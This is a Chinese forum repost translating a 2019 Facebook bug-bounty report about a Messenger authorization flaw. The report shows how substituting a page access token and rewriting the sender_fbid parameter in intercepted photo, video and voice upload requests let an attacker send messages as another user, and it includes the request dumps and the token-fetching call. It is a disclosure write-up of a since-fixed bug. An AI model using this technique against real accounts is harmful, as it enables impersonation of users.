Facebook 赏金$7,500的越权漏洞

落花四月 / 2019-05-25 08:35:00 / 浏览数 5592 渗透测试 渗透测试 顶(0) 踩(0)

Facebook 赏金$7,500的越权漏洞

原文链接：https://bugreader.com/kbazzoun@sending-message-on-behalf-of-other-users-72

附件给出了演示视频，可以更清晰的看出渗透测试人员的具体操作

描述

攻击者可以代表Facebook
Messenger上的其他用户发送媒体消息，通过在Facebook页面上设置受害者管理员/编辑/主持人，然后攻击者在向某人发送照片/视频/音频时拦截信息的请求，然后将授权Token"，将sender_fbid更改为受害者（管理员ID）

前提

这可能允许恶意用户通过在其页面上设置管理员（受害者）身份来代表其他用户发送消息

漏洞复现


首先：

建立两个用户，

"Kassem Bazzoun"是攻击者

"Semi Colon" 是被攻击者

"Kassem Bazzoun"在他的页面上使用受害者"Semi Colon"的身份发送内容


7:51
Network testing enabled - Traffic may be monitored
Waiting For Network
SEMICOLON
Semi Colon
You and Semi aren't connected on Facebook
1
7:17 PM
I'll hack you,
Aa
Edit
Send
2

拦截请求

攻击者可以在Facebook Messenger（使用Android/IOS）中发送图像/语音/视频时获取这些请求

只需关注Authorization Header 和参数 sender_fbid/to

发送Photos拦截的数据包

```
POST /messenger_image/3e8cde28c9b2d9112e9c87af9b71fbc56528664348207412316 HTTP/1.1
Authorization: OAuth EAADo1TDZCuu8BAGLOOBcqIqRnGbSHm48FCJdMC4aWuZCrGJJLdwwKrJJt5awRGPiUXGswiwUUTAphk.....DgWUkgTUyMBUvs
original_timestamp: 1556554877552
sender_fbid: victim_id
to: receiver_id
Accept-Encoding: gzip, deflate
```


发送Video Request拦截的数据包

```
POST /messenger_video/83e5ecba32f23sfd09a99f33b96529102120235284153 HTTP/1.1
X-Entity-Name: VID-20190430-WA0150.mp4
X-FB-Connection-Type: unknown
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; INE-LX1r Build/HUAWEIINE-LX1r) [FBAN/Orca-Android;FBAV/212.1.0.13.109;FBPN/com.
Authorization: OAuth EAAGNO4a7r2wBAJJXT1VkfYFfwdf9ZCpSxfcGpfi3azopoTlEvYEZC3639cIVmKefBhvKXadoD17GMt7t3Xx.....eTfcjUHvQZDZ
media_hash: 4dc51a78fd7e39ab3369ddd3873d4d1794b499621a1bd48d867c05c1a6ce65a5
X-FB-Net-HNI: 41503
attempt_id: 6529102120248812254
send_message_by_server: 4
app_id: 256002347743983
Content-Type: application/octet-stream
offline_threading_id: 65291021202332323
X-FB-Connection-Quality: GOOD
sender_fbid : victim_id

to: receiver_id
X-FB-SIM-HNI: 41503
```

发送Voice Message Request拦截的数据包

```
/messenger_audio/a174a21348fb713ab40a796e63232fs0986529693648684848294 HTTP/1.1
X-Entity-Name: USER_SCOPED_TEMP_DATA_orca-audio-1556800271887.mp4
X-FB-Connection-Type: unknown
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; INE-LX1r Build/HUAWEIINE-LX1r) [FBAN/Orca-Android;FBAV/212.1.0.13.109;FBPN/com.
duration: 9811
Authorization: OAuth EAADo1TDZCuu8BANUYHkTMK4SxtTRPbqtIgIuUShTWmsHujjEVIRELxlk5eiZCnA36hSgKl9gjjFJlmuMH3KYy6DlGOhojRZCDHjBZAyM
X-FB-Net-HNI: 41503
attempt_id: 6529693648683742874
sender_fbid : victim_id
to: receiver_id
```



Kassem（攻击者）通过从先前的 Authorization Header获取令牌并通过GRAPH API EXPLORER生成页面令牌，将请求的Authorization Header中的令牌更改为他的Page Token

developers.facebook.com

要获取页面访问令牌，请发送以下请求

```
ACCESS_TOKEN = Token for Facebook Messenger

GET/V3.2/page_id?fields=access_token
```

该请求应该返回

{ "access_token": "EAADo1TDZCuu8BAGLOOBcqIqRnGbSHm48FCJdMC4aWuZCrGJJLdwwKrJJt5awRGPiUXGswiwUUTAphkkZBv15yb7FNy357AcxAtjZCSrjFk

因此，用新的替换Authorization Token

注意：你应该为你和受害者管理的页面生成"Page Token"]

在将Authorization Header转换为Page
Token之后，我能够代表页面中的任何管理员发送媒体消息，其中服务器未检查此标记是否属于管理员:)如果用户具有验证此页面中的角色（token属于此页面），并且未检

所以让我们现在更改参数:)


sender_fbid

表示用户是向谁发送此消息的参数（SENDER ID）

将其更改为受害者ID（管理员ID）

to

指示谁收到此消息的参数（接收者ID）




最后发送请求！

攻击

我把受害者帐户（Semi colon）的信息发给了自己！

此外，我可以将消息发送给任何其他用户，不仅仅是我自己！

想象一下，有人会从您的帐户向其他用户发送消息！



漏洞修复方案

Facebook通过阻止任何用户使用"页面访问令牌"代表任何管理员（包括您的帐户）发送邮件来修复此漏洞，因此页面访问令牌仅用于代表页面itselft发送邮件。新服务器回复

演示视频.rar (10.988 MB) 下载附件

上一篇：GeekPwn 云安全挑战赛之线上... 下一篇：CVE-2018-12454合约代...

1. 0 条回复
   - 动动手指，沙发就是你的了！